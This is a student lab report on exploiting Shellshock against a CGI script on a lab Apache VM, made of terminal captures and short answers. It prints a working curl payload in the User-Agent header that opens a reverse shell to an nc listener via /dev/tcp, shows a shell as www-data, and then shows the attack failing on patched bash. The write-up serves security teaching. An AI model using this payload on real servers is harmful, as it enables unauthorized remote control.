
- Open two terminals and place them one on top of the other.
- In the first terminal, type ***nc -l 9090 -v*** which should make the terminal begin listening. Since it's listening, you will need the other terminal to launch the shellshock attack.
- In the second terminal, type
  - ***curl -v http://192.168.146.128/cgi-bin/myprog.cgi -A "() { :;}; echo Content-type: text-plain; echo; /bin/bash -I > /dev/tcp/192.168.146.129/9090 2>&1 0>&1;"***

That's it! The reverse shell has been established by using the Shellshock attack to make the Apache server accept the TCP connection and redirect input from the attacker to the Apache server and then the output back to the attacker. (Screenshots on next page)

All of these commands need to be typed on the Apache Server's terminal, so I use the Shellshock vulnerability to do just that. Since using the *nc* command removes my ability to type anything else, I use two terminals on my attacker's machine – one terminal will use the *nc* command, and the other terminal will control the Apache server. Note that the username switches from JCogswell@VM to www-data@Apache-Server. This shows that I have control of the Apache server's shell.

(top) executes the Shellshock attack.

(bottom) executes the nc command to listen to the TCP connection.




```
< Content-Type: text/plain
<
* Connection #0 to host 192.168.146.128 left intact
[03/22/19]JCogswell@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
exit
^C



                                                                                                                                                                                    [03/22/19]JCogswell@
VM:~$ nc -l 9090 -v                                                                                                                                                             Listening on [0.0.0.0] (
family 0, port 9090)                                                                                                                                                        exit
                                                                                                                                                                        ^C

[03/22/19]JCogswell@VM:~$ curl -v http://192.168.146.128/cgi-bin/myprog.cgi -A "() { :;}; echo Content-Type: text/plain; echo; /bin/bash -i > /dev/tcp/192.168.146.129/9090 2>&1 0<&1;"
*   Trying 192.168.146.128...
* Connected to 192.168.146.128 (192.168.146.128) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: 192.168.146.128
> User-Agent: () { :;}; echo Content-Type: text/plain; echo; /bin/bash -i > /dev/tcp/192.168.146.129/9090 2>&1 0<&1;
> Accept: */*
>
ls
* Empty reply from server
* Connection #0 to host 192.168.146.128 left intact
curl: (52) Empty reply from server
[03/22/19]JCogswell@VM:~$ ls
android  bin  Customization  Desktop  Documents  Downloads  examples.desktop  lib  Music  Pictures  Public  source  Templates  Videos
[03/22/19]JCogswell@VM:~$
```

```
[03/22/19]JCogswell@VM:~$ nc -l 9090 -v
nc: Address already in use
[03/22/19]JCogswell@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [192.168.146.128] port 9090 [tcp/*] accepted (family 2, sport 47068)
bash: cannot set terminal process group (2108): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Apache-Server:/usr/lib/cgi-bin$ ls
ls
myprog.cgi
newprog.cgi
secret.txt
www-data@Apache-Server:/usr/lib/cgi-bin$
```

Task 6: Using the Patched Bash

For this task, I will change the very important first line of the CGI programs to use /bin/bash instead of /bin/bash_shellshock since the /bin/bash has been updated to fix the shellshock vulnerability. I then complete Task 3 and Task 5 again.




```
[03/22/19]JCogswell@VM:~$ curl -v http://192.168.146.128/cgi-bin/newprog.cgi -A "MALICIOUS DATA"
*   Trying 192.168.146.128...
* Connected to 192.168.146.128 (192.168.146.128) port 80 (#0)
> GET /cgi-bin/newprog.cgi HTTP/1.1
> Host: 192.168.146.128
> User-Agent: MALICIOUS DATA
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sat, 23 Mar 2019 01:54:44 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=192.168.146.128
HTTP_USER_AGENT=MALICIOUS DATA
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 192.168.146.128 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=192.168.146.128
SERVER_ADDR=192.168.146.128
SERVER_PORT=80
REMOTE_ADDR=192.168.146.129
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/newprog.cgi
REMOTE_PORT=37180
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/newprog.cgi
SCRIPT_NAME=/cgi-bin/newprog.cgi
* Connection #0 to host 192.168.146.128 left intact
[03/22/19]JCogswell@VM:~$
```

Observations: When I completed task 3 again, I was able to change the same HTTP_USER_AGENT environment variable to whatever I wanted. This does not, however, mean that I am able to execute bash commands like I was before. For example, if I were to type a command to print the contents of the secret.txt file, it wouldn't work because the Shellshock vulnerability was fixed for the new version of Bash. When I completed task 5 again (screenshots on next page), I was unable to redirect the Apache server's shell and take control. The reason for this is the same reason that I would be unable to print the contents of the secret.txt file.

(top) attempts to execute the Shellshock attack.

(bottom) executes the nc command to listen to the TCP connection that I tried to establish.



```
[03/22/19]JCogswell@VM:~$ curl -v http://192.168.146.128/cgi-bin/myprog.cgi -A "() { :;}; echo Content-type: text-plain; echo; /bin/bash -l > /dev/tcp/192.168.146.129/9090 2>&1 0>&1;"
*   Trying 192.168.146.128...
* Connected to 192.168.146.128 (192.168.146.128) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: 192.168.146.128
> User-Agent: () { :;}; echo Content-type: text-plain; echo; /bin/bash -l > /dev/tcp/192.168.146.129/9090 2>&1 0>&1;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sat, 23 Mar 2019 02:00:52 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
<

Hello World
* Connection #0 to host 192.168.146.128 left intact
[03/22/19]JCogswell@VM:~$
```

```
[03/22/19]JCogswell@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

Conclusion Questions

1. **Other than the two scenarios described above (CGI and Set-UID program), is there any other scenario that could be affected by the Shellshock attack?**

I believe the shellshock attack could be used in other ways as well. I believe if you were able to attach it to executable files, input the characters into forms on websites, or somehow attach it to emails with attachments, you would be able to exploit the shellshock vulnerability.

2. **What is the fundamental problem of the Shellshock vulnerability? What can we learn from this vulnerability?**

The fundamental problem of the Shellshock vulnerability is that the { :;}; characters will not only execute the command that is intended to be executed, but also any additional commands that are added into environment variables by the attacker. This is a major problem since an attacker can execute bash shell commands on a victim's computer without having access to the shell. An even worse problem is that the attacker can establish a reverse shell and can have long-term access to the victim's shell and can continue to execute bash shell commands. We can learn that since the shell is very powerful, it is important to make sure that the vulnerabilities are very minimal and also continue to improve the security inside the system just in case the shell has been taken over by an attacker. Perhaps one way to do this would be to establish authentication and verification before allowing particular shell commands to be executed.